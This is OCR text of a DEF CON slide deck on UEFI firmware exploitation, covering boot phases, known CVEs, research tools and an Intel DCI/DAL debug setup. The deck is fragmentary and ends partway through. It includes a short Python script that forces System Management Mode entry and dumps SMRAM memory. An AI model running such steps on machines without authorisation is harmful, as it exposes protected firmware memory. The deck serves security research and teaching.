
# UEFI EXPLOITATION FOR THE MASSES

"IF YOU WANT TO KEEP A SECRET, YOU MUST ALSO HIDE IT FROM YOURSELF"

"WAR IS PEACE.
FREEDOM IS SLAVERY.
IGNORANCE IS STRENGTH."



DEF CON


WHO ARE WE
Jesse Michael
@jessemichael
Mickey Shkatov
@HackingThings
eclypsium
DEFCON

# AGENDA

- BACKGROUND
- GETTING STARTED
- EXPLOITING UEFI IN REAL LIFE
- UEFI EXPLOIT MITIGATIONS
- RECOMMENDATIONS
- QA

DEFCON

# BACKGROUND


BIOS – Basic Input Output System
UEFI – Unified Extensible Firmware Interface
DCI – Direct Connect Interface
SMM – System Management Mode
OOB – Out Of Band

# BACKGROUND

Yuriy Bulygin
Corey Kallenberg
Xeno Kovah
Rafal wojtczuk
Nikolaj Schlej
Snare
Matthew Garrett
Joanna Rutkowska
Trammell Hudson
And more...


DEFCON

# BACKGROUND




DEF CON

# BACKGROUND


Platform Initialization (PI) Boot Phases
Pre Verifier
verify
Processor Init
UEFI Interface
Intrinsic Services
Boot Manager
OS-Absent App
Transient OS Environment
Transient OS Boot Loader
Final OS Boot Loader
OS-Present App
Final OS Environment
?
Security (SEC)
Pre EFI Initialization (PEI)
Driver Execution Environment (DXE)
Boot Dev Select (BDS)
Transient System Load (TSL)
Run Time (RT)
After Life (AL)
Power on
[ . . Platform initialization . . ]
[ . . . . OS boot . . . . ]
Shutdown

# BACKGROUND

## Physical access attacks on UEFI firmware

### Open Chassis vs Closed Chassis


DEF CON


BACKGROUND
DEMO
DEFACON

# BACKGROUND

## Known CVE's

CVE-2014-8273
CVE-2015-0949
CVE-2017-11315
CVE-2017-3753
CVE-2017-11312
CVE-2017-11316
CVE-2017-11313
CVE-2017-11314
CVE-2018-3612

# GETTING STARTED

## Recommended Tools



$15

Intel Studio Debug

UEFITool

CHIPSEC

Universal-IFR-Extractor




UEFI Shell USB

DEF CON

# GETTING STARTED

**Getting started with a firmware debug environment:**

1. Intel Hardware Debug Interface (DCI)
2. Intel Studio Debug
3. Intel Debug Abstraction Layer


CVE-2018-3652


https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00127.html

# GETTING STARTED

## Starting and using Intel Studio Debug

### 1. Start ConfigConsole.exe and connect








# GETTING STARTED

## Starting and using Intel Studio Debug

### 1. Start Intel Studio Debug and connect








PythonConsole.cmd

```
INFO: Probe connection initialized!
INFO: Connected to Processor type: Skylake (4
threads)
INFO: CPU type "Skylake": detailed register
information available.
INFO: Initialization complete.
```

# GETTING STARTED

**Alternatively:**
**PythonConsole.cmd**



# GETTING STARTED

## SMM ENTER

Intel DAL Python CLI

```
Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
        Note:   The 'coregroupsactive' control variable has been set to 'GPC'
Using SKL_KBP_OpenDCI_DbC_Only_ReferenceSettings
>>? itp.halt()
        [SKL_C0_T0]  Halt Command break at 0x38:0000000086E78817
        [SKL_C0_T1]  HLT Instruction break at 0x38:000000000000571E5
        [SKL_C1_T0]  HLT Instruction break at 0x38:000000000000571E5
        [SKL_C1_T1]  HLT Instruction break at 0x38:000000000000571E5
>>> itp.cv.smmentrybreak.setValue("True")
>>> itp.threads[0].port(0xB2,0x1)
>>> itp.go()
>>?     [SKL_C0_T0]  SMM Entry break at 0xCE00:0000000000008000
        [SKL_C0_T1]  SMM Entry break at 0xCE80:0000000000008000
        [SKL_C1_T0]  SMM Entry break at 0xCF00:0000000000008000
        [SKL_C1_T1]  SMM Entry break at 0xCF80:0000000000008000
>>?
>>>
```


DEFCON

# GETTING STARTED

## SMM ENTER

Intel DAL Python CLI


```
import time
itp.halt()
itp.cv.smmentrybreak.setValue("True")
itp.threads[0].port(0xB2,0x1)
itp.go()

time.sleep(5)
smrambasephys = itp.cores[0].threads[0].msr(0x1f2)
smrambasephys[0:12] =0
itp.threads[0].memsave(r"c:\Intel\smram_dump.bin",smrambasephys.ToHe
x(), 0x800000, True)
itp.cv.smmentrybreak.setValue("False")
itp.go()
```


# GETTING STARTED

## Accessing SMM using Intel Debug

1. Intel Debug studio
2. Intel DAL



# GETTING STARTED




# GETTING STARTED

## Accessing SMM using Intel Debug

